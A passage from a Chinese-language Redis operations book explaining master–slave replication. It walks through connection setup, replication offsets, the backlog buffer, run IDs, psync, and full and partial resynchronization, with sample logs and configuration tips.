* MASTER <-> SLAVE sync started
```

如果从节点无法建立连接，定时任务会无限重试直到连接成功或者执行slaveof no one取消复制，如图6-9所示。

关于连接失败，可以在从节点执行info replication查看master_link_down_since_seconds指标，它会记录与主节点连接失败的系统时间。从节点连接主节点失败时也会每秒打印如下日志，方便运维人员发现问题：

```
# Error condition on socket for SYNC: {socket_error_reason}
```

3) 发送ping命令。

连接建立成功后从节点发送ping请求进行首次通信，ping请求主要目的如下：

- 检测主从之间网络套接字是否可用。

·检测主节点当前是否可接受处理命令。

如果发送ping命令后，从节点没有收到主节点的pong回复或者超时，比如网络超时或者主节点正在阻塞无法响应命令，从节点会断开复制连接，下次定时任务会发起重连，如图6-10所示。




图6-9 从节点与主节点建立连接流程




图6-10 从节点发送PING命令流程

从节点发送的ping命令成功返回，Redis打印如下日志，并继续后续复制流程：

Master replied to PING, replication can continue...

4) 权限验证。如果主节点设置了requirepass参数，则需要密码验证，从节点必须配置masterauth参数保证与主节点相同的密码才能通过验证；如果验证失败复制将终止，从节点重新发起复制流程。

5) 同步数据集。主从复制连接正常通信后，对于首次建立复制的场景，主节点会把持有的数据全部发送给从节点，这部分操作是耗时最长的步骤。Redis在2.8版本以后采用新复制命令psync进行数据同步，原来的sync命令依然支持，保证新旧版本的兼容性。新版同步划分两种情况：全量同步和部分同步，下一节将重点介绍。

6) 命令持续复制。当主节点把当前的数据同步给从节点后，便完成了复制的建立流程。接下来主节点会持续地把写命令发送给从节点，保证主从数据一致性。

6.3.2 数据同步

Redis在2.8及以上版本使用psync命令完成主从数据同步，同步过程分为：全量复制和部分复制。

·**全量复制**：一般用于初次复制场景，Redis早期支持的复制功能只有全量复制，它会把主节点全部数据一次性发送给从节点，当数据量较大时，会对主从节点和网络造成很大的开销。

·**部分复制**：用于处理在主从复制中因网络闪断等原因造成的数据丢失场景，当从节点再次连上主节点后，如果条件允许，主节点会补发丢失数据给从节点。因为补发的数据远远小于全量数据，可以有效避免全量复制的过高开销。

部分复制是对老版复制的重大优化，有效避免了不必要的全量复制操作。因此当使用复制功能时，尽量采用2.8以上版本的Redis。

psync命令运行需要以下组件支持：

·主从节点各自复制偏移量。

·主节点复制积压缓冲区。

·主节点运行id。

1. 复制偏移量

参与复制的主从节点都会维护自身复制偏移量。主节点（master）在处

理完写入命令后，会把命令的字节长度做累加记录，统计信息在info replication中的master_repl_offset指标中：

```
127.0.0.1:6379> info replication
# Replication
role:master
...
master_repl_offset:1055130
```

从节点（slave）每秒钟上报自身的复制偏移量给主节点，因此主节点也会保存从节点的复制偏移量，统计指标如下：

```
127.0.0.1:6379> info replication
connected_slaves:1
slave0:ip=127.0.0.1,port=6380,state=online,offset=1055214,lag=1
...
```

从节点在接收到主节点发送的命令后，也会累加记录自身的偏移量。统计信息在info replication中的slave_repl_offset指标中：

```
127.0.0.1:6380> info replication
# Replication
role:slave
...
slave_repl_offset:1055214
```

复制偏移量的维护如图6-11所示。

通过对比主从节点的复制偏移量，可以判断主从节点数据是否一致。



运维提示

可以通过主节点的统计信息，计算出master_repl_offset-slave_offset字节数量，判断主从节点复制相差的数据量，根据这个差值判定当前复制的健康度。如果主从之间复制偏移量相差较大，则可能是网络延迟或命令阻塞等原因。

因引起。

2. 复制积压缓冲区

复制积压缓冲区是保存在主节点上的一个固定长度的队列，默认大小为1MB，当主节点有连接的从节点（slave）时被创建，这时主节点（master）响应写命令时，不但会把命令发送给从节点，还会写入复制积压缓冲区，如图6-12所示。




图6-11 复制偏移量维护




图6-12 复制积压缓冲区示意图

由于缓冲区本质上是先进先出的定长队列，所以能实现保存最近已复制数据的功能，用于部分复制和复制命令丢失的数据补救。复制缓冲区相关统

计信息保存在主节点的info replication中：

```
127.0.0.1:6379> info replication
# Replication
role:master
...
repl_backlog_active:1          // 开启复制缓冲区
repl_backlog_size:1048576      // 缓冲区最大长度
repl_backlog_first_byte_offset:7479 // 起始偏移量，计算当前缓冲区可用范围
repl_backlog_histlen:1048576    // 已保存数据的有效长度。
```

根据统计指标，可算出复制积压缓冲区内的可用偏移量范围：

[repl_backlog_first_byte_offset,
repl_backlog_first_byte_offset+repl_backlog_histlen]。更多复制缓冲区的细节
见6.3.4节“部分复制”。

3. 主节点运行ID

每个Redis节点启动后都会动态分配一个40位的十六进制字符串作为运行ID。运行ID的主要作用是用来唯一识别Redis节点，比如从节点保存主节点的运行ID识别自己正在复制的是哪个主节点。如果只使用ip+port的方式识别主节点，那么主节点重启变更了整体数据集（如替换RDB/AOF文件），从节点再基于偏移量复制数据将是不安全的，因此当运行ID变化后从节点将做全量复制。可以运行info server命令查看当前节点的运行ID：

```
127.0.0.1:6379> info server
# Server
redis_version:3.0.7
...
run_id:545f7c76183d0798a327591395b030000ee6def9
```

需要注意的是Redis关闭再启动后，运行ID会随之改变，例如执行如下命令：

```
# redis-cli -p 6379 info server | grep run_id
run_id:545f7c76183d0798a327591395b030000ee6def9
# redis-cli -p shutdown
# redis-server redis-6379.conf
# redis-cli -p 6379 info server | grep run_id
run_id:2b2ec5f49f752f35c2b2da4d05775b5b3aaa57ca
```

如何在不改变运行ID的情况下重启呢？

当需要调优一些内存相关配置，例如：hash-max-ziplist-value等，这些配置需要Redis重新加载才能优化已存在的数据，这时可以使用debug reload命令重新加载RDB并保持运行ID不变，从而有效避免不必要的全量复制。命令如下：

```
# redis-cli -p 6379 info server | grep run_id
run_id:2b2ec5f49f752f35c2b2da4d05775b5b3aaa57ca
# redis-cli debug reload
OK
# redis-cli -p 6379 info server | grep run_id
run_id:2b2ec5f49f752f35c2b2da4d05775b5b3aaa57ca
```



运维提示

debug reload命令会阻塞当前Redis节点主线程，阻塞期间会生成本地RDB快照并清空数据之后再加载RDB文件。因此对于大数据量的主节点和无法容忍阻塞的应用场景，谨慎使用。

4.psync命令

从节点使用psync命令完成部分复制和全量复制功能，命令格式：
psync {runId} {offset}，参数含义如下：

- runId**: 从节点所复制主节点的运行id。
- offset**: 当前从节点已复制的数据偏移量。

psync命令运行流程如图6-13所示。




图6-13 psync运行流程

流程说明：

- 1) 从节点（slave）发送psync命令给主节点，参数runId是当前从节点保存的主节点运行ID，如果没有则默认值为，参数offset是当前从节点保存的复制偏移量，如果是第一次参与复制则默认值为-1。
- 2) 主节点（master）根据psync参数和自身数据情况决定响应结果：
 - 如果回复+FULLRESYNC{runId} {offset}，那么从节点将触发全量复制

流程。

- 如果回复+CONTINUE，从节点将触发部分复制流程。
- 如果回复+ERR，说明主节点版本低于Redis2.8，无法识别psync命令，从节点将发送旧版的sync命令触发全量复制流程。

6.3.3 全量复制

全量复制是Redis最早支持的复制方式，也是主从第一次建立复制时必须经历的阶段。触发全量复制的命令是sync和psync，它们的对应版本如图6-14所示。




图6-14 Redis版本复制命令差异

这里主要介绍psync全量复制流程，它与2.8以前的sync全量复制机制基本一致。全量复制的完整运行流程如图6-15所示。

流程说明：

- 1) 发送psync命令进行数据同步，由于是第一次进行复制，从节点没有复制偏移量和主节点的运行ID，所以发送psync-1。
- 2) 主节点根据psync-1解析出当前为全量复制，回复+FULLRESYNC响应。
- 3) 从节点接收主节点的响应数据保存运行ID和偏移量offset，执行到当前步骤时从节点打印如下日志：

Partial resynchronization not possible (no cached master)
Full resync from master: 92d1cb14ff7ba97816216f7beb839efe036775b2:216789




图6-15 全量复制流程

- 4) 主节点执行bgsave保存RDB文件到本地，bgsave操作细节和开销见5.1节。主节点bgsave相关日志如下：

M * Full resync requested by slave 127.0.0.1:6380

```
M * Starting BGSAVE for SYNC with target: disk
C * Background saving started by pid 32618
C * RDB: 0 MB of memory used by copy-on-write
M * Background saving terminated with success
```



运维提示

Redis3.0之后在输出的日志开头会有M、S、C等标识，对应的含义是：
M=当前为主节点日志，S=当前为从节点日志，C=子进程日志，我们可以根据日志标识快速识别出每行日志的角色信息。

5) 主节点发送RDB文件给从节点，从节点把接收的RDB文件保存在本地并直接作为从节点的数据文件，接收完RDB后从节点打印相关日志，可以在日志中查看主节点发送的数据量：

```
16:24:03.057 * MASTER <-> SLAVE sync: receiving 24777842 bytes from master
```

需要注意，对于数据量较大的主节点，比如生成的RDB文件超过6GB以上时要格外小心。传输文件这一步操作非常耗时，速度取决于主从节点之间网络带宽，通过细致分析Full resync和MASTER<->SLAVE这两行日志的时间差，可以算出RDB文件从创建到传输完毕消耗的总时间。如果总时间超过repl-timeout所配置的值（默认60秒），从节点将放弃接受RDB文件并清理已经下载的临时文件，导致全量复制失败，此时从节点打印如下日志：

```
M 27 May 12:10:31.169 # Timeout receiving bulk data from MASTER... If the problem persists try to set the 'repl-timeout' parameter in redis.conf to a larger value.
```

针对数据量较大的节点，建议调大repl-timeout参数防止出现全量同步数据超时。例如对于千兆网卡的机器，网卡带宽理论峰值大约每秒传输100MB，在不考虑其他进程消耗带宽的情况下，6GB的RDB文件至少需要60

秒传输时间， 默认配置下， 极易出现主从数据同步超时。

[关于无盘复制](#)：为了降低主节点磁盘开销， Redis支持无盘复制，生成的RDB文件不保存到硬盘而是直接通过网络发送给从节点， 通过repl-diskless-sync参数控制， 默认关闭。无盘复制适用于主节点所在机器磁盘性能较差但网络带宽较充裕的场景。注意无盘复制目前依然处于试验阶段， 线上使用需要做好充分测试。

6) 对于从节点开始接收RDB快照到接收完成期间， 主节点仍然响应读写命令， 因此主节点会把这期间写命令数据保存在复制客户端缓冲区内， 当从节点加载完RDB文件后， 主节点再把缓冲区内的数据发送给从节点， 保证主从之间数据一致性。如果主节点创建和传输RDB的时间过长， 对于高流量写入场景非常容易造成主节点复制客户端缓冲区溢出。默认配置为client-output-buffer-limit slave256MB64MB60， 如果60秒内缓冲区消耗持续大于64MB或者直接超过256MB时， 主节点将直接关闭复制客户端连接， 造成全量同步失败。对应日志如下：

```
M 27 May 12:13:33.669 # Client id=2 addr=127.0.0.1:24555 age=1 idle=1 flags=S
qbuf=0 qbuf-free=0 obl=18824 oll=21382 omem=268442640 events=r cmd=psync
scheduled to be closed ASAP for overcoming of output buffer limits.
```

因此， 运维人员需要根据主节点数据量和写命令并发量调整client-output-buffer-limit slave配置， 避免全量复制期间客户端缓冲区溢出。

对于主节点， 当发送完所有的数据后就认为全量复制完成， 打印成功日志： Synchronization with slave127.0.0.1: 6380succeeded， 但是对于从节点全量复制依然没有完成， 还有后续步骤需要处理。

7) 从节点接收完主节点传送来的全部数据后会清空自身旧数据，该步骤对应如下日志：

```
16:24:02.234 * MASTER <-> SLAVE sync: Flushing old data
```

8) 从节点清空数据后开始加载RDB文件，对于较大的RDB文件，这一步操作依然比较耗时，可以通过计算日志之间的时间差来判断加载RDB的总耗时，对应如下日志：

```
16:24:03.578 * MASTER <-> SLAVE sync: Loading DB in memory  
16:24:06.756 * MASTER <-> SLAVE sync: Finished with success
```

对于线上做读写分离的场景，从节点也负责响应读命令。如果此时从节点正处于全量复制阶段或者复制中断，那么从节点在响应读命令可能拿到过期或错误的数据。对于这种场景，Redis复制提供了`slave-serve-stale-data`参数，默认开启状态。如果开启则从节点依然响应所有命令。对于无法容忍不一致的应用场景可以设置`no`来关闭命令执行，此时从节点除了`info`和`slaveof`命令之外所有的命令只返回“SYNC with master in progress”信息。

9) 从节点成功加载完RDB后，如果当前节点开启了AOF持久化功能，它会立刻做`bgrewriteaof`操作，为了保证全量复制后AOF持久化文件立刻可用。AOF持久化的开销和细节见5.2节“AOF”。

通过分析全量复制的所有流程，读者会发现全量复制是一个非常耗时费力的操作。它的时间开销主要包括：

- 主节点`bgsave`时间。

- RDB文件网络传输时间。

- 从节点清空数据时间。

- 从节点加载RDB的时间。

- 可能的AOF重写时间。

例如我们线上数据量在6G左右的主节点，从节点发起全量复制的总耗时在2分钟左右。因此当数据量达到一定规模之后，由于全量复制过程中将进行多次持久化相关操作和网络数据传输，这期间会大量消耗主从节点所在服务器的CPU、内存和网络资源。所以除了第一次复制时采用全量复制在所难免之外，对于其他场景应该规避全量复制的发生。正因为全量复制的成本问题，Redis实现了部分复制功能。

6.3.4 部分复制

部分复制主要是Redis针对全量复制的过高水平做出的一种优化措施，使用psync {runId} {offset} 命令实现。当从节点（slave）正在复制主节点（master）时，如果出现网络闪断或者命令丢失等异常情况时，从节点会向主节点要求补发丢失的命令数据，如果主节点的复制积压缓冲区内存在这部分数据则直接发送给从节点，这样就可以保持主从节点复制的一致性。补发的这部分数据一般远远小于全量数据，所以开销很小。部分复制的流程如图6-16所示。




图6-16 部分复制过程

流程说明：

- 1) 当主从节点之间网络出现中断时，如果超过repl-timeout时间，主节

点会认为从节点故障并中断复制连接，打印如下日志：

```
M # Disconnecting timeout slave: 127.0.0.1:6380
M # Connection with slave 127.0.0.1:6380 lost.
```

如果此时从节点没有宕机，也会打印与主节点连接丢失日志：

```
S # Connection with master lost.
S * Caching the disconnected master state.
```

2) 主从连接中断期间主节点依然响应命令，但因复制连接中断命令无法发送给从节点，不过主节点内部存在的复制积压缓冲区，依然可以保存最近一段时间的写命令数据，默认最大缓存1MB。

3) 当主从节点网络恢复后，从节点会再次连上主节点，打印如下日志：

```
S * Connecting to MASTER 127.0.0.1:6379
S * MASTER <-> SLAVE sync started
S * Non blocking connect for SYNC fired the event.
S * Master replied to PING, replication can continue...
```

4) 当主从连接恢复后，由于从节点之前保存了自身已复制的偏移量和主节点的运行ID。因此会把它们当作psync参数发送给主节点，要求进行部分复制操作。该行为对应从节点日志如下：

```
S * Trying a partial resynchronization (request 2b2ec5f49f752f35c2b2da4d05775b5
b3aaa57ca:49768480).
```

